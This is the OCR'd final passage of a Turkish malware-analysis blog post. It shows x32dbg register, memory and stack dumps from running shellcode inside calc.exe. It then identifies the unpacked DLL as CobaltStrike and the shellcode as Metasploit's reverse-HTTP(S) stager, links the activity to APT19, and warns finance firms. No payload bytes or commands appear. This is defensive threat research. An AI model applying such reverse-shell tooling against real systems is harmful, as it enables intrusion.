008A3CA5 00 00 add byte ptr ds:[eax],al
008A3CA7 00 00 add byte ptr ds:[eax],al
Hide FPU
EAX 00000000
EBX 00000000
ECX 2E9D0000
EDX 0021E1C8
EBP 0013F90C
ESP 0013F8E0
ESI FFFFFFFE
EDI 00000000
EIP 77DD0ED5 ntdll.77DD0ED5
EFLAGS 00000246
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1
LastError 00000000 (ERROR_SUCCESS)
LastStatus 00000000 (STATUS_SUCCESS)
GS 002B FS 0053
ES 002B DS 002B
CS 0023 SS 002B
x87r0 00000000000000000000 ST0 Empty 0.00
x87r1 00000000000000000000 ST1 Empty 0.00
byte ptr [eax]=[0]=???
al=0
.text:008A3CA7 calc.exe:$53CA7 #530A7
Default (stdcall) 5 Unlocked
1: [esp+4] 00000000
2: [esp+8] 00000000
3: [esp+C] 7EFDE000
4: [esp+10] 0013FAC8
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 [x=] Locals
Address Hex ASCII
008A3CA7 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
008A3CB7 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
008A3CC7 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
008A3CD7 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
008A3CE7 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
008A3CF7 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
008A3D07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
008A3D17 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
008A3D27 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
008A3D37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
008A3D47 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0013F8 76A8662
0013F8 0000000
0013F8 0000000
0013F8 7EFDE00
0013F8 0013FAC
0013F8 0013F8E
0013F8 016E5F0
0013F8 0013FA0 Pointer to SEH_Record[1]
0013F9 77DA580 ntdll.77DA58C5
0013F9 016E218
0013F9 0000000
0013F9 0013FA8
0013F9 77DB0F return to ntdll.77DB0FC7 from ntdll.77DD0
0013F9 7EFDD0
Command:
Default
Initialized
calc.exe: 008A3CC7 -> 008A3CC7 (0x00000001 bytes)
CCleaner monitoring is active
ebugging: 0:00:09:49
file shellcode-ctek C:\Users\Mer... x32dbg - File: ... Hex Worksho...
15:42



x32dbg - File: calc.exe - PID: 518 - Module: calc.exe - Thread: Main Thread B54
Fill data at 008A3CC7
ASCII:
UNICODE:
Last Codepage:
Codepage...
Hex:
OK
Cancel
x32dbg - File: calc.exe - PID: 5D8 - Module: calc.exe - Thread: Main Thread BC8
Binary
Copy
Restore selection Ctrl+Backspace
Breakpoint
Follow in Dump
Follow in Memory Map
Decompile
Graph G
Help on mnemonic Ctrl+F1
Show mnemonic brief Ctrl+Shift+F1
Highlighting mode H
Label
Trace record
Comment ;
Toggle Bookmark Ctrl+D
Analysis
Download Symbols for This Module
Assemble Space
Patches Ctrl+P
Yara... Ctrl+Y
Set New Origin Here Ctrl+*
Create New Thread Here
Go to
Search for
Find references to
xAnalyzer


Bellekte 0265000 adresine açılan DLL dosyasının karakter dizileri (strings) incelenip, araştırıldığında (#1) ve ayrıca ortaya çıkan API adresleri de Google arama motoru üzerinde araştırıldığında bu DLL dosyasının CobaltStrike aracına ve kabukkodunun da bu araçta kullanılan Metasploit'in Block Reverse Http(s) kabukkoduna ait olduğu olduğu anlaşılır.





Analizin devamında ortaya çıkan ilave bilgiler de Google arama motorunda araştırıldığında FireEye'ın 2017 yılında Çin devleti tarafından desteklendiği iddia edilen, hukuk ve yatırım firmaları hedef aldığı belirtilen APT19 grubu ile ilgili yayınlamış olduğu araştırma yazısına ulaşılır.





Bu girişimin ardında APT 19 grubu mu vardır ve hedef mi büyütmüşlerdir bilinmez ancak tehdit raporlarında 3. parti firmalar üzerinden hacklenen firmalarla ilgili yazılar okuyan bir siber güvenlik araştırmacısı olarak bu tür hedeflenmiş, organize, ileri seviye siber saldırıların ülkemizde de gerçekleştirildiğine bu analiz yazısı ile dikkat çekmek ve özellikle finans sektöründeki firmaların bu tür siber saldırılara karşı çok dikkatli

olmalarını öneririm.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not:

1. Bu yazı ayrıca Pi Hediyem Var #15 oyununun çözüm yolunu da içermektedir.